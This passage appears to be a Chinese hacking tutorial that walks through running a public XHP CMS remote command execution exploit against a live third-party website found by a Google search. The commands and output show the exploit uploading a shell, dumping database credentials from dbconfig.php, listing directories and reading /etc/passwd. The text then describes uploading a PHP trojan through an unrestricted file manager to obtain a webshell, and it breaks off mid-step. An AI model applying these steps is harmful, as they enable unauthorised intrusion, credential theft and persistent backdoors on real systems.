


图1 用Google搜索目标网站

```
C:\WINDOWS\system32\cmd.exe
C:\php>php E:\www\www\test\XHP.php
Content-type: text/html
X-Powered-By: PHP/4.4.0

XHP CMS <= 0.5 remote cmnmds xctn

by rgod rgod@autistici.org
site: http://retrogod.altervista.org

debug By :Iceskysl[I.S.T]
site: http://www.iceskysl.net
2006-03-26

关键字: "powered by XHP CMS"

Usage: php E:\www\www\test\XHP.php host path cmd OPTIONS
host:     target server (ip/hostname)
path:     path to XHP
cmd:      a shell command
Options:
  -p[port]:    specify a port other than 80
  -P[ip:port]: specify a proxy
Examples:
php E:\www\www\test\XHP.php localhost /xhp/ cat ./../dbconfig.php
php E:\www\www\test\XHP.php localhost /xhp/ ls -la -p81
php E:\www\www\test\XHP.php localhost / ls -la -P1.1.1.1:80

C:\php>
```

图2 执行php E:\www\www\test\XHP.php得到的使用帮助

不多说了)，比如我这里是安装在C:\php目录下的，那么在C:\php文件夹下有个PHP.EXE的程序，我们就可以用它在CMD下来运行PHP脚本了，如图2所示，我在C:\php\下执行 php E:\www\www\test\XHP.php（E:\www\www\test\XHP.php是这个EXP的路径)。看到提示如下：

```
Usage: php E:
\www\www\test\XHP.php host path cmd OPTIONS
host: target server (ip/hostname)
path: path to XHP
cmd: a shell command
Options:
-p[port]: specify a port other than 80
-P[ip:port]: specify a proxy
Examples:
php E:\www\www\test\XHP.php localhost /xhp/ cat ./../dbconfig.php
php E:\www\www\test\XHP.php localhost /xhp/ ls -la -p81
php E:\www\www\test\XHP.php localhost / ls -la -P1.1.1.1:80
```

其中有几个参数在这里说明一下：host是目标主机的IP或者网站域名；path是XHP的安装路径；cmd是要执行的命令；Options中-p[port]则是指定网站的端口，默认是80；-P[ip:port]用来设置代理服务器。

三、实例解析EXP利用

上面我们选的网站是 http://XXX.ilinktech.com.hk/~simon/xhp_0_5/index.php，那么按照上面的参数来对号入坐，这里先Ping下目标网站得到其IP是203.XXX.XXX..31。所以host =203.XXX.XXX..31；path=/~simon/xhp_0_5/；cmd=cat ./../dbconfig.php。这样组合起来就是php E:\www\www\test\XHP.php 203.XXX.XXX..31 /~simon/xhp_0_5/ cat ./../dbconfig.php，其作用就是读取网站的配置文件dbconfig.php，得到如图3所示的效果：

```
C:\WINDOWS\system32\cmd.exe
C:\php>php E:\www\www\test\XHP.php 203.[redacted].31 /~si[redacted]/xhp_0_5/ cat ./../dbco
nfig.php
Content-type: text/html
X-Powered-By: PHP/4.4.0

XHP CMS <= 0.5 remote cmnmds xctn

by rgod rgod@autistici.org
site: http://retrogod.altervista.org

debug By :Iceskysl[I.S.T]
site: http://www.iceskysl.net
2006-03-26

关键字: "powered by XHP CMS"

[1] Uploading a shell...
[2] Launch commands...
Exploit succeeded...

<?php
define ("XHP_DB_HOST","localhost");
define ("XHP_DB_USER","test1");
define ("XHP_DB_PW","123test");
define ("XHP_DB_NAME","test1");
define ("XHP_TBL_PREFIX","xhp_");
?>
C:\php>
```

图3 读取dbconfig.php的内容

可以看到我们成功地读到了dbconfig.php的内容如下：

```
<?php
define ("XHP_DB_HOST","localhost"); //MYSQL数据库所在的主机地址
define ("XHP_DB_USER","test1"); //连接数据库的用户名
define ("XHP_DB_PW","123test"); //连接数据库的用户密码
define ("XHP_DB_NAME","test1"); //安装XHP的数据库名
define ("XHP_TBL_PREFIX","xhp_"); //安装XHP的表前缀
?>
```

上面//后面是我加的注释，从我们读到网站的配置文件的内容里，可以看到XHP_DB_HOST为localhost，因为localhost是代表本机，故可以知道目标网站和MYSQL数据库在同一主机上；又看到XHP_DB_NAME为test1，就了解到其存在一个名是

```
C:\php>php E:\www\www\test\XHP.php 203.[redacted].31 /~sin[redacted]xhp_0_5/ ls -la
Content-type: text/html
X-Powered-By: PHP/4.4.0

XHP CMS <= 0.5 remote cmnmds xctn

by rgod rgod@autistici.org
site: http://retrogod.altervista.org

debug By :Iceskysl[I.S.T]
site: http://www.iceskysl.net
2006-03-26

关键字: "powered by XHP CMS"

[1] Uploading a shell...
[2] Launch commands...
Exploit succeeded...

total 300
drwxrwxrwx   4 simon  company    4096 Mar 26 05:52 .
drwxr-xr-x  13 simon  company    4096 Jan  5 16:29 ..
-rw-r--r--   1 apache apache   108143 Feb 10 19:12 .php
-rw-r--r--   1 apache apache   108312 Mar 26 03:48 out.php
drwxr-xr-x   2 apache apache     4096 Feb  9  2004 port
-rw-r--r--   1 apache apache    11726 Mar 25 23:41 port.tgz
-rw-r--r--   1 apache apache      167 Mar 26 05:47 suntzu13834.php
-rw-r--r--   1 apache apache      167 Mar 26 05:44 suntzu14878.php
-rw-r--r--   1 apache apache      161 Mar 25 23:40 suntzu28681.php
-rw-r--r--   1 apache apache      161 Mar 25 23:41 suntzu39062.php
-rw-r--r--   1 apache apache      167 Mar 26 05:50 suntzu40207.php
-rw-r--r--   1 apache apache      167 Mar 26 05:47 suntzu45111.php
-rw-r--r--   1 apache apache      167 Mar 26 05:49 suntzu4883.php
-rw-r--r--   1 apache apache      167 Mar 26 05:52 suntzu48969.php
-rw-r--r--   1 apache apache      167 Mar 26 05:45 suntzu55164.php
-rw-r--r--   1 apache apache      167 Mar 26 05:41 suntzu56235.php
-rw-r--r--   1 apache apache      161 Mar 25 22:44 suntzu60027.php
-rw-r--r--   1 apache apache      167 Mar 26 05:48 suntzu75784.php
drwxrwxrwx   2 apache apache     4096 Mar 26 03:50 thumbs

C:\php>
```

图4 执行-ls-la的查看当前文件夹

test1 的数据库；从 XHP_DB_NAME 为 test1；XHP_DB_PW 为 123test 可以知道其存在一个名为 test1，密码是 123test 的用户。我们接着来执行下面这个命令：php E:\www\www\test\XHP.php 203.194.148.31/~simon/xhp_0_5/ls la，用来查看下当前目录下的文件，得到结果如图 4 所示。

接着来，执行 phpE:\www\www\test\XHP.php 203.194.148.31 /~simon/xhp_0_5/ hostname 来看下目标主机的计算机名，如图 5 所示，结果为 XXX.ilinktech.com.hk。




图5 用 hostname 命令来查看机器名

好了，到这里我们了解了不少的敏感信息，下面再来看看能不能得到主机的账户名，提交 php E:\www\www\test\XHP.php 203.194.148.31/~simon/xhp_0_5/ cat /etc/passwd 得到如图 6 所示的结果，账户哗啦啦地出来了。接下来就可以用流光之类的工具来分离账户暴下密码了，只是偶不喜欢，就不做了！




图6 用 cat /etc/passwd 得到目标主机的账户信息

四、利用漏洞直接上传木马

也不晓得是谁说的：没有得到 Webshell 的过程就不算完美！好，我们下面就来看看怎么获得这个目标的 Webshell。查看下代码，看到其存在上传文件的地方：

http://XXX.ilinktech.com.hk/~simon/xhp_0_5/inc/htmlarea/plugins/FileManager/manager.php 或 http://XXX.ilinktech.com.hk/~simon/xhp_0_5/inc/htmlarea/plugins/FileManager/standalonemanager.php，它们都可以直接上传文件且不限制上传文件的类型，这样我们就设想直接上传一个 PHP 的木马上去不就得到 Webshell 了么？

然而现实是残酷的，我试着把经常使用的 PHP 木马 1stphp.php 传上去，和我预料的一样，顺利上传，如图 7 所示。




图7 上传 PHP 木马到目标网站

正当我高兴的时候，才发现我们上传的马儿不晓得传到哪里去了，路径找不到，开始以为在当前文件夹 /inc/htmlarea/plugins/FileManager/ 下，但是没有；在上面图 7 中的文件名处点右键查看属性也看不到路径；直接点击也链接不过去；使用 WsockExpert 抓包也没找到路径。到底传到哪里去了呢？郁闷中！最后实在无奈跑去分析代码，但是代码写得有点乱，还是找不到传到哪里去了！非常郁闷中。

五、综合利用 得到 WebShell

接着又试了好几个办法都不行，只能换个思路了：我已经把文件传上去了，也就是说在目标主机中是真实存在的了，那我们用 linux 下的命令查找是应该可以找到的吧！思路有啦，就好搞了，还是利用我们上面的那个 EXP，先用 php E:\www\www\test\XHP.php 203.XXX.XXX..31/~simon/xhp_0_5/ ls 1stphp.php 查找目标文件 1stphp.php，看到返回如图 8 所示。

